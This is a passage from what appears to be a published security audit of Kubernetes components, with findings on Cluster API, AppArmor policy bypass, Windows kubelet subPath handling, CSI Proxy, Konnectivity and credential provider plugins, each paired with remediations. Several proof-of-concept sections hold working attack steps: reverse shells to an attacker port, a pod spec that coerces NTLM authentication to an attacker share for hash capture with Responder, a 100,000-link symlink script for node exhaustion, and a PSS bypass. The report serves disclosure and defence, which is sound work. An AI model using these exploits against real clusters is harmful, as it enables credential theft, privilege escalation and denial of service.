10. Once the workload cluster is provisioned (use `clusterctl describe` to monitor the process), deploy the CNI solution: `clusterctl get kubeconfig aws-evil > aws-evil.kubeconfig && kubectl --kubeconfig=./aws-evil.kubeconfig apply -f https://raw.githubusercontent.com/projectcalico/calico/v3.26.1/manifests/calico.yaml`
11. Notice the two connections received on the reverse shells, demonstrating the control over:
    - the privileged pod deployed in the operator management cluster (for port `${ATTACKER_PORT_1}`)
    - the privileged pod deployed inside the AWS cluster (for port `${ATTACKER_PORT_2}`)

Suggested Remediations

Sanitize the user-supplied `--flavor` flag, ensuring it is alphanumeric and does not contain any path traversal sequences.

References

- https://owasp.org/www-community/attacks/Path_Traversal

Public - CC BY-SA 4.0 License

5.5. [Cluster API] Lack of Untrusted Provider Security Warning

Severity	INFORMATIONAL
Affected Resources	Cluster API
Status	Open

October 12, 2026 Update

This was reported with a public issue to the Cluster API.

Description

The Cluster API supports inclusion of YAML templates from arbitrary sources via the `--from` option in `clusterctl generate` commands. This allows inclusion of files from arbitrary URLs or files in the host.

When using this option, there is no security warning that a user needs to explicitly accept nor a clear disclaimer of the risks involved when importing untrusted files.

Impact

An attacker able to trick an operator into using an insecure `--from` option might inject a malicious YAML and obtain code execution in the operator's host or a target workload cluster.

Attack Complexity

The attacker would need a way to inject arbitrary values in the `--from` option. This can happen, for instance, by mounting convincing social engineering attacks such as publishing tutorials for the Cluster API. Alternatively, this might become even more likely in applications (e.g. web apps) acting as a front-end for the Cluster API.

Related Issues

N/A

Proof of Concept

1. Open the Killercoda scenario:
   https://killercoda.com/playgrounds/scenario/kubernetes
2. Install the `clusterctl` tool:
   ```
   curl -L https://github.com/kubernetes-sigs/cluster-
   api/releases/download/v1.9.6/clusterctl-linux-amd64 -o clusterctl &&
   sudo install -o root -g root -m 0755 clusterctl
   /usr/local/bin/clusterctl
   ```
3. Add required dummy environment variables:

   ```
   export AWS_CONTROL_PLANE_MACHINE_TYPE=TEST123; export
   AWS_NODE_MACHINE_TYPE=TEST123; export AWS_REGION=TEST123; export
   AWS_SSH_KEY_NAME=TEST123; export KUBERNETES_VERSION=TEST123; export
   ```


Public - CC BY-SA 4.0 License

```
SUPER_SECRET=TEST123; export CLUSTER_NAME=TEST123; export
CONTROL_PLANE_MACHINE_COUNT=TEST123; export NAMESPACE=TEST123; export
WORKER_MACHINE_COUNT=TEST123; export ATTACKER_IP=TEST123; export
ATTACKER_PORT_1=TEST123; export ATTACKER_PORT_2=TEST123
```

4. Generate a cluster configuration from an untrusted source (note that it will point to a YAML template owned by Shielder):

```
clusterctl generate cluster test-cluster --from
https://github.com/Paupu/random-test-
capi/releases/download/v2.8.2/cluster-template.yaml
```

5. Download the YAML file on the host:

```
wget https://github.com/Paupu/random-test-
capi/releases/download/v2.8.2/cluster-template.yaml -O /tmp/cluster-
template.yaml
```

6. Use the downloaded YAML on a cluster file generation:

```
clusterctl generate yaml --from /tmp/cluster-template.yaml
```

7. Notice that, for both the commands executed on steps 4 and 6, there was no security disclaimer or information of risks

Suggested Remediations

Implement proper security warnings and acceptance prompts when `clusterctl` processes YAML files from untrusted sources, requiring explicit operator acknowledgment before execution.

Moreover, document the risks involved with using/importing untrusted YAML files, to reduce the likelihood of successful social engineering attacks.

References

N/A

Public - CC BY-SA 4.0 License

5.6. [Pod Security Admission] Bypass of PSS AppArmor Policy Via Default AppArmor Localhost Profile

Severity	MEDIUM
Affected Resources	Pod Security Admission
Status	Open

October 07, 2026 Update

At the time of writing, this still applies.

Description

The Pod Security Standards (PSS) `baseline` policy provides a restriction on the AppArmor profile defined at the pod or container level.

As detailed in the Kubernetes documentation, the value of `appArmorProfile` can be specified as one of the following values:

1. `Undefined/nil`
2. `RuntimeDefault`
3. `Localhost`

The first and second values both mean that the AppArmor profile applied to the container(s) will depend on the default value supplied by the underlying container runtime (e.g. this would be https://github.com/containerd/containerd/blob/main/contrib/apparmor/template.go#L42 when using `containerd`).

In the third case – i.e. using `Localhost` – the spec can define one of the AppArmor profiles loaded in the node.

`Localhost` can be used to bypass the restrictions posed by the PSS `baseline` policies. In fact, it is sufficient to specify a profile loaded on the node that maps to `unconfined`, to create a PSS-compliant pod with an unconfined AppArmor profile.

While the list of unconfined profiles loaded on a typical Ubuntu/Debian (or derivatives) is quite extensive, it is enough for the container/pod to reuse the default profile of the low-level container runtime used in the node. For instance, both the default profiles of `runc` and `crun` map to `unconfined` (source: https://gitlab.com/apparmor/apparmor/-/blob/master/profiles/apparmor.d/runc and https://gitlab.com/apparmor/apparmor/-/blob/master/profiles/apparmor.d/crun).

Impact

By leveraging the `unconfined` default profile associated with the low-level container runtime, a pod could be created with an `Unconfined` AppArmor profile under a `baseline` PSS

Public - CC BY-SA 4.0 License

policy, effectively bypassing the restriction that rejects an explicit `Unconfined` profile in the spec.

Furthermore, since PSS policies are cumulative and the `restricted` policy does not impose additional restrictions on the AppArmor profile, this bypass would also work under the `restricted` policy.

Attack Complexity

In order to mount this attack, an attacker would need to be able to apply arbitrary pod specs to the cluster.

Related Issues

N/A

Proof of Concept

1. Visit the linked scenario in KillerCoda: https://killercoda.com/playgrounds/scenario/kubernetes
2. Once the scenario has been initialized, run `kubectl create ns baseline` to create a new namespace
3. Run `kubectl label --overwrite ns baseline pod-security.kubernetes.io/enforce=baseline pod-security.kubernetes.io/enforce-version=latest` to enable the PSS `baseline` policy
4. Create the following file and name it `spec.yml`:

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: ubuntu
spec:
  securityContext:
    appArmorProfile:
      type: RuntimeDefault
  containers:
  - name: ubuntu
    image: ubuntu:latest
    command: ["/bin/bash"]
    tty: true
    stdin: true
  restartPolicy: Never
```

5. Run `kubectl apply -f spec.yml -n baseline` to create the pod
6. Run `kubectl exec -it ubuntu -n baseline -- bash` to open a shell inside the pod
7. Run `ps auxZ` to list processes with their apparmor profiles, and verify that the processes are correctly confined with the `cri-containerd.apparmor.d` default

Public - CC BY-SA 4.0 License

profile for `containerd`. For an additional confirmation of the restrictions, execute the `echo "test" > /proc/keys` command which should return a "permission denied" error (write operations to the files in `/proc` are restricted by the default profile)

8. Exit from the container
9. Run `kubectl delete pod ubuntu -n baseline` to delete the pod
10. Modify the `spec.yml` file, replacing the AppArmor profile `type` field to `Unconfined`
11. Run `kubectl apply -f spec.yml -n baseline`, and notice that the PSA forbids the operation of creating an AppArmor `Unconfined` pod
12. Modify the `spec.yml` file again, replacing the profile field with:

```
appArmorProfile:
  type: Localhost
  localhostProfile: runc
```

13. Run `kubectl apply -f spec.yml -n baseline` to create the pod
14. Run `kubectl exec -it ubuntu -n baseline -- bash` to open a shell inside the pod
15. Run `ps auxZ` to list again the processes, and notice that this time the processes are running with `runc (unconfined)`. For an additional confirmation, execute the `echo "test" > /proc/keys` and notice that the "permission denied" error is not triggered in this case

Suggested Remediations

If AppArmor must be part of the PSS, an AppArmor policy parser should be implemented to verify that the policy referenced through `Localhost` is not equivalent to `Unconfined` and meets basic security requirements.

Otherwise, it is recommended to remove AppArmor from the PSS, as it creates a *false sense of security* by implying that pods cannot run with an `Unconfined` profile. Alternatively, this limitation could be made clearer by explicitly stating in the documentation that, even under a `baseline` or `restricted` policy, pods can still run with an `Unconfined` AppArmor profile due to the default profiles present on the nodes.

References

N/A

Public - CC BY-SA 4.0 License

5.7. [Windows Nodes] NTLM Coercion via SymLinking subPath Field

Severity	HIGH
Affected Resources	kubernetes/pkg/volume/util/subpath/subpath_windows.go
Status	Open

October 07, 2026 Update

CVE-2026-76654 has been assigned for this issue, and a fix was released to remediate the issue.

However, reproducing the PoC on a patched Windows node still triggers the reported behaviour (NTLM authentication towards the attacker machine). The maintainers have been informed of the fact and are currently engaged on investigating the issue.

Description

In Windows nodes, when a `subPath` field is specified in the `spec.containers[].volumeMounts` section of a Pod YAML, the `kubelet` will perform some checks and operations on its value for functional and security requirements – for instance, by checking that the `subPath` is not a symbolic link pointing to a directory outside of the intended volume, preventing sandbox escapes. These checks live in the `kubernetes/pkg/volume/util/subpath/subpath_windows.go` file.

Due to how these checks are implemented and how Windows transparently resolves UNC paths, in a scenario where the supplied `subPath` is set to a symbolic link that points to an attacker-controlled network share, the `kubelet` process will attempt to authenticate to the share using NTLM.

This technique, known as NTLM coercion, can be used by an attacker to obtain the `NetNTLMv2` hash of the account that executed `kubelet`.

Impact

An attacker can force an NTLM authentication to a network share they control. The impact of this depends on certain factors, such as which user launched the `kubelet` process, whether the `kubelet` is registered as a service, or whether the node is joined to an Active Directory domain.

Once the `NetNTLMv2` hash is received by the attacker they can then try to crack it to retrieve the password or, in case the node is domain-joined, relay it to impersonate the node with other machines that are part of the domain.

In the worst case – a domain-joined node where the `kubelet` is running as a service – the attacker can obtain the Machine Account `NetNTLMv2` hash and relay it other machines under the same domain to get a foothold inside the Active Directory environment.

Public - CC BY-SA 4.0 License

Attack Complexity

The attacker needs permissions to create pods on the target Windows node.

Related Issues

N/A

Proof of Concept

In order to reproduce the vulnerability, please follow the steps below.

Victim Cluster Setup

1. Setup a Kubernetes cluster
2. Add an Active Directory-joined Windows node to the cluster
3. Create a PSS `restricted` namespace through the following commands:

```
kubectl create ns restricted
kubectl label --overwrite ns restricted pod-
security.kubernetes.io/enforce=restricted
kubectl label --overwrite ns restricted pod-
security.kubernetes.io/enforce-version=latest
```

Attacker Machine Setup

1. Setup a Linux machine with `python3` installed which is reachable from a TCP/IP perspective by the Windows node
2. Clone the https://github.com/lgandx/Responder repository
3. Create a Python virtual environment and install the `requirements.txt` with `pip`
4. Run the listener by executing `python Responder.py -I <network_interface>`, replacing the interface placeholder with one that is reachable by the Windows node

Triggering The Vulnerability

1. As a cluster operator able to create Pods, create a file named `exploit.yml` with the following content, replacing the `<ATTACKER_IP>` placeholder with the IP of the attacker machine:

```yaml
metadata:
  name: exploit-pod
spec:
  restartPolicy: Never
  volumes:
  - name: shared
    emptyDir: {}
  initContainers:
    - name: link-maker
      image: mcr.microsoft.com/windows/servercore:ltsc2019
      command:
```


Public - CC BY-SA 4.0 License

```
        - cmd.exe
        - /c
        - mklink /D C:\mnt\linky \\<ATTACKER_IP>\share
        volumeMounts:
        - name: shared
          mountPath: C:\mnt
        securityContext:
          allowPrivilegeEscalation: false
          capabilities:
            drop: ["ALL"]
          runAsNonRoot: true
          seccompProfile:
            type: RuntimeDefault
    containers:
      - name: link-user
        image: mcr.microsoft.com/windows/servercore:ltsc2019
        command:
        - cmd.exe
        - /c
        - ping -t localhost
        volumeMounts:
        - name: shared
          mountPath: C:\mnt
          subPath: linky
        securityContext:
          allowPrivilegeEscalation: false
          capabilities:
            drop: ["ALL"]
          runAsNonRoot: true
          seccompProfile:
            type: RuntimeDefault
```

2. Trigger the attack by applying the spec:

   `kubectl apply -f exploit.yml -n restricted`

3. After a brief wait, the `Responder.py` process should start reporting captured hashes (see the figure below for an example), demonstrating that the NTLM coercion attack succeeded

Public - CC BY-SA 4.0 License




Figure 1 - NetNTLMv2 captured hash

Suggested Remediations

Before invoking functions (or PowerShell commands) that would transparently resolve UNC paths (such as `os.Stat`), validate that, if `subPath` is a symbolic link, its target is not an UNC path.

References

- https://horizon3.ai/attack-research/n0-attack-paths/the-elephant-in-the-room-ntlm-coercion-and-understanding-its-impact/

Public - CC BY-SA 4.0 License

5.8. [Windows Nodes] Resource Exhaustion via Unbounded Recursion with Nested SymLinking subPath Field

Severity	MEDIUM
Affected Resources	kubernetes/pkg/volume/util/subpath/subpath_windows.go
Status	Open

October 07, 2026 Update

The maintainers have been engaged for a fix, which is still pending.

Description

In Windows nodes, when a `subPath` field is specified in the `spec.containers[].volumeMounts` section of a Pod YAML definition, the `kubelet` will perform some checks and operations on its value for functional and security requirements – for instance, a check on the `subPath` verifying that it is not a symbolic link pointing to a directory outside of the intended volume will prevent sandbox escapes. These checks live in the `kubernetes/pkg/volume/util/subpath/subpath_windows.go` file.

Evaluation of symbolic links happens in the `evalSymlink` function, where the code checks whether the `subPath` file is a symlink, and if so, it resolves it, returning the target path.

To account for nested symbolic links – i.e. a symbolic link pointing to another symbolic link and so on – the `evalSymlink` function calls itself recursively on the result of the evaluation.

However, the code does not implement any upper bound on the depth of this recursion. Due to this, it is possible to forge an arbitrary long chain of symbolic link that will be recursively be evaluated by the `kubelet`.

Since this happens in the `kubelet` process, and not in a container/pod, it is not affected by the resource limits imposed to workloads, thus it can potentially exhaust all the resources of the underlying node.

Impact

An attacker might be able to use this vulnerability to exhaust the resources of the node, impacting the availability of the workloads scheduled on it.

Attack Complexity

The attacker needs permissions to create pods on the target Windows node.

Related Issues

N/A

Public - CC BY-SA 4.0 License

Proof of Concept

1. Setup a Kubernetes cluster with a Windows node
2. In the control plane Linux host, create a file named `xpl.bat` with the following content:

```
@echo off
setlocal enabledelayedexpansion

echo This is the final target file. > test.txt

for /L %%i in (1,1,100000) do (
    if exist link%%i (
        rmdir link%%i
    )
)
if exist test.txt (
    del test.txt
    echo This is the final target file. > test.txt
)

set target=test.txt

for /L %%i in (100000,-1,1) do (
    mklink link%%i !target!
    set target=link%%i
)

echo Done.
```

3. In the same host, create a file named `exploit.yml` with the following content:

```
apiVersion: v1
kind: Pod
metadata:
  name: exploit-recursion
spec:
  restartPolicy: Never
  volumes:
  - name: shared
    emptyDir: {}
  - name: exploit-script
    configMap:
      name: exploit
  initContainers:
    - name: link-maker
      image: mcr.microsoft.com/windows/servercore:ltsc2019
      command:
```


Public - CC BY-SA 4.0 License

```
        - cmd.exe
        - /c
        - copy C:\exploit\xpl.bat C:\mnt\xpl.bat && cd C:\mnt && xpl.bat
        volumeMounts:
        - name: shared
          mountPath: C:\mnt
        - name: exploit-script
          mountPath: C:\exploit
    containers:
      - name: link-user
        image: mcr.microsoft.com/windows/servercore:ltsc2019
        command:
        - cmd.exe
        - /c
        - ping -t localhost
        volumeMounts:
        - name: shared
          mountPath: C:\mnt
          subPath: link1
```

4. Run the following command so that the exploit file can be imported in the `initContainer`:

   ```
   kubectl create configmap exploit --from-file=xpl.bat
   ```

5. Create the pod by running:

   ```
   kubectl apply -f exploit.yml
   ```

6. Start to observe the logs of the kubelet, searching for lines like:

   ```
   I0718 02:02:33.420050   27520 subpath_windows.go:127] evaluate path
   c:\var\lib\kubelet\pods\f0d9ddbf-632e-4ec8-badd-
   2a8f2bb50119\volumes\kubernetes.io~empty-dir\shared\link26: symlink from
   c:\var\lib\kubelet\pods\f0d9ddbf-632e-4ec8-badd-
   2a8f2bb50119\volumes\kubernetes.io~empty-dir\shared\link26 to link27
   I0718 02:02:34.368643   27520 subpath_windows.go:127] evaluate path
   c:\var\lib\kubelet\pods\f0d9ddbf-632e-4ec8-badd-
   2a8f2bb50119\volumes\kubernetes.io~empty-dir\shared\link27: symlink from
   c:\var\lib\kubelet\pods\f0d9ddbf-632e-4ec8-badd-
   2a8f2bb50119\volumes\kubernetes.io~empty-dir\shared\link27 to link28
   ```

7. Run `kubectl get pods`, and notice that the pod remains in `PodInitializing` status
8. Try to delete the pod via `kubectl delete pod exploit-recursion`, noticing that deletion stalls
9. Forcefully delete the pod via `kubectl delete pod --force exploit-recursion`
10. Observe the logs of the kubelet, and notice that the symlink evaluation process is still running despite pod deletion, demonstrating the leak of resources

Public - CC BY-SA 4.0 License

Suggested Remediations

The depth of recursions taking place in `evalSymlink` should be limited to a reasonable upper bound.

References

- https://cwe.mitre.org/data/definitions/674.html

Public - CC BY-SA 4.0 License

5.9. [CSI Proxy] CSI Proxy Adversary-In-The-Middle (AITM) via Named Pipe Hijacking

Severity	LOW
Affected Resources	csi-proxy/pkg/server/server.go csi-proxy/client
Status	Open

October 07, 2026 Update

Project owners were engaged to confirm whether this is a design decision or a vulnerability.

Description

To serve its gRPC APIs, the `csi-proxy` process spawns named pipes with names that follow the `\\.\pipe\csi-proxy-{api-group}-{version}` format, e.g. `\\.\pipe\csi-proxy-smb-v1beta2`.

Currently, there is no process in place to authenticate the `csi-proxy` server when contacting its API, as demonstrated by the client code:

```
// NewClientWithPipePath returns a client to make calls to the named pipe
located at "pipePath".
// It's the caller's responsibility to Close the client when done.
func NewClientWithPipePath(pipePath string) (*Client, error) {

    // verify that the pipe exists
    _, err := winio.DialPipe(pipePath, nil)
    if err != nil {
        return nil, err
    }

    connection, err := grpc.Dial(pipePath,
        grpc.WithContextDialer(func(context context.Context, s string)
(net.Conn, error) {
            return winio.DialPipeContext(context, s)
        }),
        grpc.WithInsecure())
    if err != nil {
        return nil, err
    }

    client := v1.NewVolumeClient(connection)
    return &Client{
        client:     client,
        connection: connection,
    }, nil
}
```


Public - CC BY-SA 4.0 License

Notice the `grpc.WithInsecure()` option passed to the `grpc.Dial`, which disables TLS client/server authentication.

Due to this, and considering that the name of the pipes spawned by `csi-proxy` is always fixed and thus predictable, an unprivileged local process in the system able to create named pipes before `csi-proxy` (for instance winning a race condition after a restart) would be able to impersonate `csi-proxy` with the kubelet.

Impact

An unprivileged process in the Windows node could impersonate `csi-proxy` with the `kubelet`. This can have various impacts, ranging from exfiltrating secrets – e.g. SMB credentials - to maliciously forging the path of volumes mapped in pods.

Attack Complexity

An attacker would need unprivileged local access to the Windows node.

Related Issues

N/A

Proof of Concept

For this Proof of Concept, the same `csi-proxy` can be reused, to avoid the complexities of writing the server code. In a real attack, the attacker would need to modify the `csi-proxy` handlers to exfiltrate sensitive data and forge malicious CSI behaviors.

The vulnerability can be reproduced by following the steps below:

1. Setup a Kubernetes cluster with a Windows node, and setup CSI Proxy and the SMB CSI Driver
2. In the Windows node, create an unprivileged user with the following command: `net user testuser Password123! /add`
3. Use the PsExec tool to open an unprivileged terminal: `C:\Tools\PsTools\PsExec64.exe -i -u testuser -p Password123! powershell.exe`
4. Create a directory in a location where `testuser` can write, e.g. `mkdir C:\experiments`
5. Stop the `csi-proxy` process/service, and start it in the unprivileged terminal: `csi-proxy.exe -log_file=C:\experiments\csi-proxy.log`
6. In the host, configure a StorageClass and a PersistentVolumeClaim for SMB, using a valid SMB share
7. Create a pod that uses the SMB PVC, e.g.:

```
apiVersion: v1
kind: Pod
metadata:
  name: win-smb
spec:
```


Public - CC BY-SA 4.0 License

```
  nodeSelector:
    kubernetes.io/os: windows
  containers:
  - name: win-nano
    image: mcr.microsoft.com/windows/servercore:ltsc2019
    command:
    - cmd.exe
    - /c
    - ping -t localhost
    volumeMounts:
    - name: smb
      mountPath: C:\smb2
  volumes:
  - name: smb
    persistentVolumeClaim:
      claimName: smb-pvc
```

8. Notice, in the unprivileged `csi-proxy` terminal, the error messages containing the failed operations (due to missing privileges), demonstrating that the `kubelet` is trusting the "rogue" process with sensitive operations

Note that, in step 5, we are stopping the process/service for the sake of demonstration. In a real attack scenario, the attacker would need to execute the rogue process immediately after a restart or by chaining other vulnerabilities that allow them to crash the existing `csi-proxy`.

Suggested Remediations

Enforce authentication – e.g. via TLS – between the CSI node plugins, the kubelet and the CSI proxy. Alternatively, ensure that the CSI-proxy pipe names are unpredictable.

References

N/A

Public - CC BY-SA 4.0 License

5.10. [Konnectivity] Insecure Design

Severity	MEDIUM
Affected Resources	Konnectivity
Status	Open

October 07, 2026 Update

Maintainers have been engaged to discuss potential documentation updates.

Description

The Konnectivity Proxy Server is a component which can be used to expose a GRPC or an HTTP-connect proxy server in the control plane. Then agents can be installed on worker nodes and configured to connect back to the proxy server to establish reverse tunnels. Finally, the Kubernetes API Server can use the proxy server locally to interact with the worker nodes, even if no direct TCP/IP reachability is available.

From a network-layer authentication perspective, TLS certificates are used with a mutual TLS approach. Precisely, the proxy server exposes its service with a certificate which CA is known to the agents and the agents connect to the proxy server using a client TLS certificate released by a CA known to the proxy server. This approach grants that agents are always connecting to the legitimate proxy server and allows the proxy server to verify that agents are legitimate.

At the application-layer, each agent can advertise which hosts they are responsible for. This is done by using the `AgentIdentifiers` metadata. The `AgentIdentifiers` might specify IPv4/IPv6 subnets or specific hosts.

The design choice of allowing agents to self-advertise the hosts they are responsible for is insecure as it might allow a malicious agent to fake this information and trick the proxy server into forwarding packets originated by the Kubernetes API Server which are meant for other nodes.

Impact

An attacker able to compromise a worker node in a cluster using Konnectivity could spoof the hosts/subnets it is responsible for and receive requests which are meant to be received by other agents.

Attack Complexity

The attacker must be in a scenario with the following characteristics for the attack to succeed:

- They must have privileged access to the worker node.
- There must be other worker nodes interacting with the same proxy server instance or in case they are interacting with other proxy server instances, the CA must be the same.

Public - CC BY-SA 4.0 License

Related Issues

N/A

Proof of Concept

N/A

Suggested Remediations

Do not allow agents to self-advertise the hosts/subnets they are responsible for, move the configuration instead to the `EgressSelectorConfiguration`. This way, cluster administrators can define at the proxy server level which agent will be responsible for which subnets, effectively preventing malicious nodes from advertising arbitrary hosts/subnets.

References

N/A

Public - CC BY-SA 4.0 License

5.11. [Konnectivity] Agent Response Spoofing

Severity	LOW
Affected Resources	Konnectivity
Status	Open

October 07, 2026 Update

Maintainers have been engaged to discuss potential documentation updates.

Description

The Konnectivity Proxy Server maintains established connections using a mapping structure that associates `agentID` and `connectID` pairs with proxy client connections. The `connectID` is generated as an incremental integer by agents when handling dial requests, while the `agentID` is typically a UUIDv4 but can be configured by cluster administrators.

The vulnerability exists in the server's connection management logic where responses from agents are routed based solely on the `agentID` and `connectID` combination without verifying that the responding agent is the same one that originally established the connection. Since multiple agents can share the same TLS certificate, a malicious agent that knows another agent's `agentID` and can predict/guess the `connectID` value can send spoofed responses that will be accepted by the proxy server.

The server uses the `getFrontend` method with the `agentID` and `connectID` extracted from the agent request to locate the appropriate frontend connection for routing responses, but this lookup only validates the existence of the `agentID`/`connectID` pair without ensuring the responding agent is authorized to send responses for that specific connection.

Impact

An attacker able to compromise a worker node in a cluster using Konnectivity and who can guess the `agentID` and the `connectID` of another agent could:

- Intercept and modify responses intended for legitimate connections.
- Send malicious data to clients expecting responses from trusted agents.
- Disrupt service by sending premature connection close responses.

Attack Complexity

The attacker must be in a scenario with the following characteristics for the attack to succeed:

- They must have privileged access to a worker node.
- There must be other worker nodes interacting with the same proxy server instance or in case they are interacting with other proxy server instances, the CA must be the same.
- They must know the `agentID` of another agent.
- They must guess the `connectID` which is an incremental integer.

Public - CC BY-SA 4.0 License

Related Issues

N/A

Proof of Concept

The code which handles incoming `PacketType_DATA` packets from `pkg/server/server.go` follows:

```
// route the packet back to the correct client
func (s *ProxyServer) serveRecvBackend(backend *Backend, agentID string,
recvCh <-chan *client.Packet) {
    // ... SNIP ...

    for pkt := range recvCh {
        switch pkt.Type {
    // ... SNIP ...
    case client.PacketType_DATA:
      resp := pkt.GetData()
      klog.V(5).InfoS("Received data from agent", "bytes", len(resp.Data),
"agentID", agentID, "connectionID", resp.ConnectID)
      if resp.ConnectID == 0 {
        klog.ErrorS(nil, "Received packet missing ConnectID from agent",
"packetType", "DATA")
        continue
      }

      frontend, err := s.getFrontend(agentID, resp.ConnectID)
      if err != nil {
        klog.V(2).InfoS("could not get frontend client; closing connection",
"agentID", agentID, "connectionID", resp.ConnectID, "error", err)
        s.sendBackendClose(backend, resp.ConnectID, 0, "missing frontend")
        break
      }
      if err := frontend.send(pkt); err != nil {
        klog.ErrorS(err, "send to client stream failure", "agentID", agentID,
"connectionID", resp.ConnectID)
      } else {
        klog.V(5).InfoS("DATA sent to frontend")
      }
    // ... SNIP ...
    }
  }
}


func (s *ProxyServer) getFrontend(agentID string, connID int64)
(*ProxyClientConnection, error) {
    s.fmu.RLock()
```


Public - CC BY-SA 4.0 License

```
    defer s.fmu.RUnlock()
    conns, ok := s.established[agentID]
    if !ok {
        return nil, fmt.Errorf("can't find agentID %s in the established",
agentID)
    }
    conn, ok := conns[connID]
    if !ok {
        return nil, fmt.Errorf("can't find connID %d in the established[%s]",
connID, agentID)
    }
    return conn, nil
}
```

As can be seen, in case a `PacketType_DATA` packet is received, the proxy server reads the `agentID` and `ConnectID` values from the GRPC packet to invoke the `getFrontend` function. This function looks for the list of connections waiting for a response for the given `agentID` and, if one is found, it writes the response sent by the agent back to the client without checking the correlation between the agent sending the response and the one who was asked to do that.

Suggested Remediations

Implement one of the following remediations:

- Implement a check in the `getFrontend` function to make sure that the agent sending the response is one the to which the response has been asked to.
- Implement a digital signature for requests and responses, so that the proxy server can verify they were produced by the correct agent.
- Force the usage of a unique certificate for each agent to prevent cross-agent impersonation.

References

N/A

Public - CC BY-SA 4.0 License

5.12. [Credential Provider Plugin] Unsafe URL Matching in URLsMatch()

Severity	LOW
Affected Resources	https://github.com/kubernetes/kubernetes/blob/master/pkg/credentialprovider/keyring.go#L266
Status	Open

October 07, 2026 Update

Maintainers have been engaged to discuss whether this requires a patch.

Description

The YAML configuration file for a credential provider plugin contains a required list of patterns named `matchImages`.

This list specifies whether the credential provider should be invoked when a user attempts to pull an image.

Each URL pattern in the list has a required host part and optionally a port and a path parts. Moreover, globs are supported in the host part both for subdomains and top-level domains.

A match exists between an image and a matchImage when all of the below are true:

- Both contain the same number of domain parts and each part matches.
- The URL path of an matchImages must be a **prefix** of the target image URL path.
- If the matchImages contains a port, then the port must match in the image as well.

This check is performed inside the function `URLsMatch()` defined in https://github.com/kubernetes/kubernetes/blob/master/pkg/credentialprovider/keyring.go#L266:

```
if !strings.HasPrefix(targetURL.Path, globURL.Path) {
    // the path of the credential must be a prefix
    return false, nil
}
```

This function is then wrapped inside `URLsMatchStr()` that is called by `isImageAllowed()` whenever a user tries to pull an image to check if a provider should be called.

Snippet from https://github.com/kubernetes/kubernetes/blob/master/pkg/credentialprovider/plugin/plugin.go#L515 :

```
// isImageAllowed returns true if the image matches against the list of
allowed matches by the plugin.
func (p *pluginProvider) isImageAllowed(image string) bool {
    for _, matchImage := range p.matchImages {
        if matched, _ := credentialprovider.URLsMatchStr(matchImage, image);
```


Public - CC BY-SA 4.0 License

```
matched {
            return true
        }
    }

    return false
}
```

This prefix-based matching of URL paths is probably present to support the matching of multiple versions/SHA hashes of an image when performing a pull.

However, this can lead to unwanted behaviors, namingly an attacker could be able to execute the credential provider for images that are beyond the one intended by the system administrators.

For example, a `matchImage` containing `docker.io/test/custom-image` will also match the pull of the image named `docker.io/test/custom-image-admin`

Impact

An attacker having privileges to start Pods, could trigger the execution of provider plugins even for images which were not defined by the system administrators in the configuration file, possibly getting access to images that should not be accessible.

Attack Complexity

The attacker must be able to trigger image pulls when creating Pods.

Related Issues

N/A

Proof of Concept

1. Create a configuration file on your node named `conf.yaml` in `/tmp` containing the following:

```
kind: CredentialProviderConfig
apiVersion: kubelet.config.k8s.io/v1
providers:
- name: touch
  apiVersion: credentialprovider.kubelet.k8s.io/v1
  matchImages:
  - docker.io/test/custom-image
  args:
  - poc.txt
  defaultCacheDuration: 1m
```

For simplicity, this configuration file will define a provider plugin named `touch` and we will then specify to use `/usr/bin` as `--image-credential-provider-bin-dir` to the kubelet.

Public - CC BY-SA 4.0 License

When the plugin will be called, a file named `poc.txt` will be written to `/`.

The plugin will be called when a user tries to use an image that matches a string defined in `matchImages`.

2. Now run kubelet with the flags:

```
--image-credential-provider-config=/tmp/conf.yaml
--image-credential-provider-bin-dir=/usr/bin/
```

3. Create a YAML file named `pod.yaml` in `/tmp` to define a pod which uses an image which matches the prefix defined in `conf.yaml` under `matchImages`:

```
apiVersion: v1
kind: Pod
metadata:
  name: testpod
spec:
  containers:
  - name: testpod
    image: docker.io/test/custom-image-admin # THIS MATCHES
/test/custom-image
```

4. Create the pod using kubectl to trigger the call to the plugin:

```
kubectl apply -f /tmp/pod.yaml
```

5. Notice that the file `poc.txt` gets written to `/` on the node, meaning that the provider plugin was called when trying to pull `docker.io/test/custom-image-admin`.

Suggested Remediations

The `URLsMatch()` function should check for a strict match between `globURL.Path` and `targetURL.Path` which should not encompass the eventual version/SHA specified in the image URL.

Specifically, the check on the path parts should be something like `globURL.Path == stripVersionSHA(targetURL.Path)`

So that this is a match:

```
docker.io/test/custom-image
docker.io/test/custom-image:1.0
```

While this is not a match:

```
docker.io/test/custom-image
docker.io/test/custom-image-admin
```


Public - CC BY-SA 4.0 License

References

N/A

Public - CC BY-SA 4.0 License

5.13. [Credential Provider Plugin] Path Traversal in validateCredentialProviderConfig()

Severity	LOW
Affected Resources	https://github.com/kubernetes/kubernetes/blob/master/pkg/credentialprovider/plugin/config.go#L125
Status	Open

October 07, 2026 Update

Maintainers have been engaged for a fix, which is still ongoing.

Description

Kubernetes supports external credential provider plugins by executing a plugin binary.

The credential provider plugin has to be configured through a YAML file passed to kubelet through the flag `--image-credential-provider-config`.

The kubelet also supports the flag `--image-credential-provider-bin-dir` which specifies the directory where the plugin binary will be placed and confined.

The name of the binary on the filesystem should match the name of the plugin specified inside the configuration file.

When executing the plugin binary, Kubernetes builds the path of the executable to run by concatenating the directory containing the plugin binary with the provider name coming from the YAML configuration file using `filepath.Join`.

